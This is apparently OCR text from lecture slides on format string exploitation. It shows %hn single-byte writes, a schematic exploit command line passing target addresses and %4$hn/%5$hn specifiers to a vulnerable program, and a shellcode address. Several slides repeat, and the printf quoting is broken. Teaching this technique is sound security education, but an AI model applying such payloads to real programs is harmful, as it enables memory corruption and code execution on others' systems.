
Single byte writing using %hn




Crafting exploit input:




Single byte writing using %hn




Crafting exploit input:



Addressing Concept







Exploit code:

user@linux$ ./vuln $(printf " 0x080496c2 + 0x080496c0 + %width x +

%4\$hn + %width x + %5\$hn)

Addressing Concept






Exploit code:

user@linux$ ./vuln $(printf " 0x080496c2 + 0x080496c0 + %width x +

%4\$hn + %width x + %5\$hn

Pattern-->

0x080496c2 + 0x080496c0 + %width x + %4\$hn + %width x + %5\$hn


Pattern--> 

Exploit concept

Shellcode address: 0xbffffde5

We need 2 things:

1. address location to write
2. shellcode address




Exploit concept

Shellcode address: 0xbffffde5

We need 2 things:

1. address location to write
2. shellcode address




Exploit concept

Shellcode address: 0xbffffde5

We need 2 things:

1. address location to write
2. shellcode address



Linux$ ./format2 [0x...2....0x...1.....]%x%hn%x%hn